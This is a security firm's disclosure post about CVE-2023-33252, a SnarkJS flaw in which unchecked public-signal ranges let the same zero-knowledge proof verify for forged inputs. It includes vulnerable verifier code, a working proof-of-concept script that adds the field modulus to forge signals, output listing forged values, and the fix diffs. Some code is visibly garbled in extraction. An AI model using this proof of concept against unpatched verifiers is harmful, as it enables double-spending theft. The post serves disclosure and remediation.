

Beosin Security Researchers Discovered SnarkJS Library Vulnerability CVE-2023-33252



Beosin · Follow

4 min read · 1 day ago


Listen

Share

More

1. Background

Circom is a zero-knowledge proof circuit compiler developed in Rust. The team behind Circom has also developed the SnarkJS library, which is used to implement the proof system. SnarkJS supports various functionalities, including trusted setups, generation and verification of zero-knowledge proofs. It also provides support for Groth16, PLONK, and FFLONK algorithms.



(<https://docs.circom.io/>)

2. Vulnerability Description

Beosin security researchers have discovered a vulnerability in versions of SnarkJS \leq 0.6.11. In these versions, the library fails to perform comprehensive validation checks on


the parameters during proof verification. This allows attackers to forge multiple proofs that pass the verification process, enabling double-spending attacks.

To generate and verify zk-SNARK proofs in Ethereum, F_p -arithmetic finite field elliptic curve circuits are used. The general equation for the curve is as follows:

$$\{(x, y) \in (\mathbb{F}_p)^2 \mid y^2 \equiv x^3 + ax + b \pmod{p}, 4a^3 + 27b^2 \not\equiv 0 \pmod{p}\} \cup \{0\}$$

It can be observed that points on the curve undergo a modulo p operation, so the proof parameter s generated by the circuit has a value range of $[0, 1, \dots, p-1]$. When the variable range in SnarkJS exceeds the value range of the circuit, multiple proof parameter values with the same output can exist.

In summary, if one valid proof parameter s is known, any s within the parameter range $s + np$ (where $n = 1, 2, \dots, n$) can satisfy the verification calculation. Therefore, once an attacker obtains any s that passes the verification, they can construct multiple s values that pass the validation. The specific attack process is as follows:



As can be seen above, the range of values of the parameters is determined by p , while different types of F_p correspond to different p and need to be determined according to the specific zero-knowledge algorithm used.

3. Vulnerability Implementation

When using the snarkjs library for off-chain verification, the `groth16Verify` function does not validate the legality of the `publicSignals` parameter's value range. This vulnerability allows for the forging of proofs that pass the verification process.

```

26 ✓ export default async function groth16Verify(_vk_verifier, _publicSignals, _proof, logger) {
27   /*
28     let cpub = vk_verifier.IC[0];
29     for (let s= 0; s< vk_verifier.nPublic; s++) {
30       cpub = G1.add( cpub, G1.timesScalar( vk_verifier.IC[s+1], publicSignals[s]));
31     }
32   */
33
34   const vk_verifier = unstringifyBigInts(_vk_verifier);
35   const proof = unstringifyBigInts(_proof);
36   const publicSignals = unstringifyBigInts(_publicSignals);
37
38   const curve = await curves.getCurveFromName(vk_verifier.curve);
39
40   const IC0 = curve.G1.fromObject(vk_verifier.IC[0]);
41   const IC = new Uint8Array(curve.G1.F.n8*2 * publicSignals.length);
42   const w = new Uint8Array(curve.Fr.n8 * publicSignals.length);
43
44   for (let i=0; i<publicSignals.length; i++) {
45     const buffP = curve.G1.fromObject(vk_verifier.IC[i+1]);
46     IC.set(buffP, i*curve.G1.F.n8*2);
47     Scalar.toRprLE(w, curve.Fr.n8*i, publicSignals[i], curve.Fr.n8);
48   }
49
50   let cpub = await curve.G1.multiExpAffine(IC, w);
51   cpub = curve.G1.add(cpub, IC0);
52
53   const pi_a = curve.G1.fromObject(proof.pi_a);
54   const pi_b = curve.G2.fromObject(proof.pi_b);
55   const pi_c = curve.G1.fromObject(proof.pi_c);
56
57   const vk_gamma_2 = curve.G2.fromObject(vk_verifier.vk_gamma_2);
58   const vk_delta_2 = curve.G2.fromObject(vk_verifier.vk_delta_2);
59   const vk_alpha_1 = curve.G1.fromObject(vk_verifier.vk_alpha_1);
60   const vk_beta_2 = curve.G2.fromObject(vk_verifier.vk_beta_2);

```

4. PoC

```

async function Verfiy_exp() {
  let inputA = "7"
  let inputB = "11"
  const { proof, publicSignals } = await snarkjs.groth16.fullProve({ a: inputA, b: inputB }, "Multiplier2.wasm", "multiplier2_0001.zkey")
  console.log("Proof: ")
  console.log(JSON.stringify(proof, null, 1));

  let q = BigInt("21888242871839275222246405745257275088548364400416034343698204186575808495617")

  // Verify originalHash
  let originalHash = publicSignals
  console.log("originalHash: "+originalHash);
  await verify(publicSignals, proof)

  // Verify attackHash
  let attackSignal = publicSignals
  let attackHash = BigInt(originalHash) + q
  attackSignal[0] = attackHash
  console.log("attackHash: " +attackSignal)
  await verify(attackSignal, proof)
  return (checkHash, proof, attackHash)
}

async function verify(publicSignals, proof) {
  const vKey = JSON.parse(fs.readFileSync("verification_key.json"));
  const res = await snarkjs.groth16.verify(vKey, publicSignals, proof);
  if (res === true) {
    console.log("Verification OK");
  } else {
    console.log("Invalid proof");
  }
  return 0
}

```

The initial originalHash is validated, and then the attackHash just forged is also validated. That is, the same proof can be verified more than once, resulting in a double-spending attack.

```
saya@sayadeMacBook-Pro multiplier2_js % node attack.js
Proof:
{
  "pi_a": [
    "56217304096109242935242871817855275035439668868246103832692442333600065853",
    "12898852791935957965147663821926543884487916299024997772479969256973470690679",
    "1"
  ],
  "pi_b": [
    [
      "370046076246871900640152289029295282178756698246196551632773737960171341782",
      "2049389307626525526594176813172438615739473690730732528614716768101098561993"
    ],
    [
      "5476865357992722983893530708527178123852735783676112725703952741205772871720",
      "17688950539060906316410004876880435813404755894036989095997892076585923724865"
    ],
    [
      "1",
      "0"
    ]
  ],
  "pi_c": [
    "15079121487510422467350065853357925349632512930081627003191042182554639949700",
    "5883596129261865471093574045754992746446239865315044380750076834613313073503",
    "1"
  ],
  "protocol": "groth16",
  "curve": "bn128"
}
originalHash: 77
Verification OK
attackHash: 21888242871839275222246405745257275088548364400416034343698204186575808495694
Verification OK
```

In addition, since the ALT_BN128 curve was used for reproduction, a total of six different parameters could be generated for validation:

```
originalHash: 77
attackHash: 21888242871839275222246405745257275088548364400416034343698204186575808495694
attackHash2: 43776485743678550444492811490514550177096728800832068687396408373151616991311
attackHash3: 65664728615517825666739217235771825265645093201248103031094612559727425486928
attackHash4: 87552971487357100888985622981029100354193457601664137374792816746303233982545
attackHash5: 109441214359196376111232028726286375442741822002080171718491020932879042478162
```

5. Remediation

Circom has fixed this general vulnerability for a total of three algorithms involved in its implementation.

Vulnerability allowing double spend #358



Oxsaya opened this issue 2 weeks ago - 2 comments



Oxsaya commented 2 weeks ago - edited

...

Looks like in `groth16_verify.js#L44` we don't check that `publicSignals` length is less than field modulus. So we will also pass snark proof verification if it fits, allowing double spend.

```
❌ multiplier2.js % node getProof.js  
Proof:  
{  
  "pi_a": [  
    "18501528719723011176307300419325422968044291461884801049176245503584178185810",  
    "20948360931347201534391636620176941505134225493254399027437188844274701296837",  
    "1"  
  ],  
  "pi_b": [  
    "1826499539092282220986621185387782118379656142398147041715282365788566987225",  
    "2630853763019481122334313689694566499417115174860216095242198915551158742147",  
    "1"  
  ],  
  "pi_c": [  
    "2858240010593076095452106331779840247506572164497820458455894146028934556694",  
    "10774705940664189910639086875675865823162146062180759117852305697022270259785",  
    "1"  
  ],  
  "protocol": "groth16",  
  "curve": "bn128"  
}  
typeof publicSignals: object  
publicSignals: 77  
Verification OK  
attackSignal: 21888242871839275222246405745257275088548364400416034343698204186575808495694  
Verification OK
```



xavi-pinsach commented last week

Collaborator

...

We're working on it. I've just published a new branch `xpinsach/issue_358` to fix it. You can try if this branch fix your test.



<https://github.com/iden3/snarkjs/issues/358>

1) `groth16_verify.js`

```

1  @@ -41,6 +41,11 @@ export default async function groth16Verify(_vk_verifier, _publicSignals, _proof
41  const IC = new Uint8Array(curve.G1.F.n8*2 * publicSignals.length);
42  const w = new Uint8Array(curve.Fr.n8 * publicSignals.length);
43
44  for (let i=0; i<publicSignals.length; i++) {
45      const buffP = curve.G1.fromObject(vk_verifier.IC[i+1]);
46      IC.set(buffP, i*curve.G1.F.n8*2);
47      Scalar.toAprE(w, curve.Fr.n8*1, publicSignals[i], curve.Fr.n8);
48  }
49
50  let cpub = await curve.G1.multiExpAffine(IC, w);
51  cpub = curve.G1.add(cpub, IC0);
52
53  const pi_a = curve.G1.fromObject(proof.pi_a);
54  const pi_b = curve.G2.fromObject(proof.pi_b);
55  const pi_c = curve.G1.fromObject(proof.pi_c);
56
57  const vk_gamma_2 = curve.G2.fromObject(vk_verifier.vk_gamma_2);
58  const vk_delta_2 = curve.G2.fromObject(vk_verifier.vk_delta_2);
59  const vk_alpha_1 = curve.G1.fromObject(vk_verifier.vk_alpha_1);
60
61  @@ -75,3 +85,21 @@ export default async function groth16Verify(_vk_verifier, _publicSignals, _proof
75  if (logger) logger.info("OK!");
76  return true;
77  }

```

2) flonk_verify.js

3) plonk_verify.js

```
@@ -39,13 +39,24 @@ export default async function plankVerify(_vk_verifier, _publicSignals, _proof,
39   proof = fromObjectProof(curve, proof);
40   vk_verifier = fromObjectVk(curve, vk_verifier);
41   if (!isWellConstructed(curve, proof)) {
42 -     logger.error("Proof is not well constructed");
43     return false;
44   }
45   if (publicSignals.length !== vk_verifier.nPublic) {
46 -     logger.error("Invalid number of public inputs");
47     return false;
48   }

49   const challenges = calculateChallenges(curve, proof, publicSignals);
50   if (logger) {
51     logger.debug("beta: " + Fr.toString(challenges.beta, 16));
52   }

@@ -166,6 +177,33 @@ function isWellConstructed(curve, proof) {
166   return true;
167 }
168

39   proof = fromObjectProof(curve, proof);
40   vk_verifier = fromObjectVk(curve, vk_verifier);
41   if (!isWellConstructed(curve, proof)) {
42 +     logger.error("Proof commitments are not valid");
43     return false;
44   }
45   if (publicSignals.length !== vk_verifier.nPublic) {
46 +     if (logger) logger.error("Invalid number of public inputs");
47     return false;
48   }
49 +
50 +   if (!evaluationsAreValid(curve, proof)) {
51 +     if (logger) logger.error("Proof evaluations are not valid");
52 +     return false;
53 +   }
54 +
55 +   if (!publicInputsAreValid(curve, publicSignals)) {
56 +     if (logger) logger.error("Public inputs are not valid.");
57 +     return false;
58 +   }
59 +
60   const challenges = calculateChallenges(curve, proof, publicSignals);
61   if (logger) {
62     logger.debug("beta: " + Fr.toString(challenges.beta, 16));
63   }

@@ -177,6 +188,12 @@ function isWellConstructed(curve, proof) {
177   return true;
178 }
179

180 + function checkValueBelongsToField(curve, value) {
181 +   return Scalar.lt(value, curve.r);
182 + }
```

In response to this vulnerability, Beosin security team reminds zk projects to fully consider the security risks caused by the code language properties of the algorithm design during the actual implementation when proof verification is performed. It is also strongly recommended that the project seek a professional security audit company to conduct a full security audit before going live.

6. Follow-up

The high risk vulnerability has been included in the github advisory database and with a rating of 7.5.

GitHub Advisory Database / GitHub Reviewed / CVE-2023-33252

Double spend in snarkjs

High severity GitHub Reviewed Published 2 weeks ago to the GitHub Advisory Database - Updated 2 days ago

Vulnerability details Dependabot alerts 0

Package snarkjs (npm)	Affected versions <= 0.6.11	Patched versions None	Severity High 7.5 / 10																
Description <p>iden3 snarkjs through 0.6.11 allows double spending because there is no validation that the publicSignals length is less than the field modulus.</p>			CVSS base metrics <table><tr><td>Attack vector</td><td>Network</td></tr><tr><td>Attack complexity</td><td>Low</td></tr><tr><td>Privileges required</td><td>None</td></tr><tr><td>User interaction</td><td>None</td></tr><tr><td>Scope</td><td>Unchanged</td></tr><tr><td>Confidentiality</td><td>None</td></tr><tr><td>Integrity</td><td>High</td></tr><tr><td>Availability</td><td>None</td></tr></table> CVSS-3.1(AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)	Attack vector	Network	Attack complexity	Low	Privileges required	None	User interaction	None	Scope	Unchanged	Confidentiality	None	Integrity	High	Availability	None
Attack vector	Network																		
Attack complexity	Low																		
Privileges required	None																		
User interaction	None																		
Scope	Unchanged																		
Confidentiality	None																		
Integrity	High																		
Availability	None																		
References <ul style="list-style-type: none">https://nvd.nist.gov/vuln/detail/CVE-2023-33252https://github.com/iden3/snarkjs/commits/master/src/groth16_verify.jshttps://github.com/iden3/snarkjs/tags																			
Published to the GitHub Advisory Database 2 weeks ago																			
Reviewed last week																			
Last updated 2 days ago																			
Weaknesses No CWEs																			
CVE ID CVE-2023-33252																			

(https://github.com/advisories/GHSA-xp5g-jhg3-3rg2)

The high-risk vulnerability has also been updated to the npm library, and the following warning message will be displayed when installing older versions of the snarkjs library.

```
up to date in 40ms
● bryce@Bryces-MacBook-Pro sui-groth16 % npm install circomlib

up to date, audited 46 packages in 2s

2 packages are looking for funding
  run `npm fund` for details

1 high severity vulnerability

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.
⊗ bryce@Bryces-MacBook-Pro sui-groth16 % npm audit
# npm audit report

snarkjs <=0.6.11
Severity: high
Double spend in snarkjs - https://github.com/advisories/GHSA-xp5g-jhg3-3rg2
fix available via npm audit fix --force
Will install snarkjs@0.7.0, which is a breaking change
node_modules/snarkjs

1 high severity vulnerability

To address all issues (including breaking changes), run:
```

7. Best Practice

Since the maximum range of the finite domain of elliptic curve algorithms in zero-knowledge proof circuits is smaller compared to the maximum value that can be expressed by the data type in the system implementation, it is possible to forge multiple proofs, leading to double-spending attacks. This issue is not limited to the algorithms used in proof systems such as Groth16, PLONK, or FFLONK but is a general issue. It is advisable to address and prevent such problems during the implementation of zk-proof systems.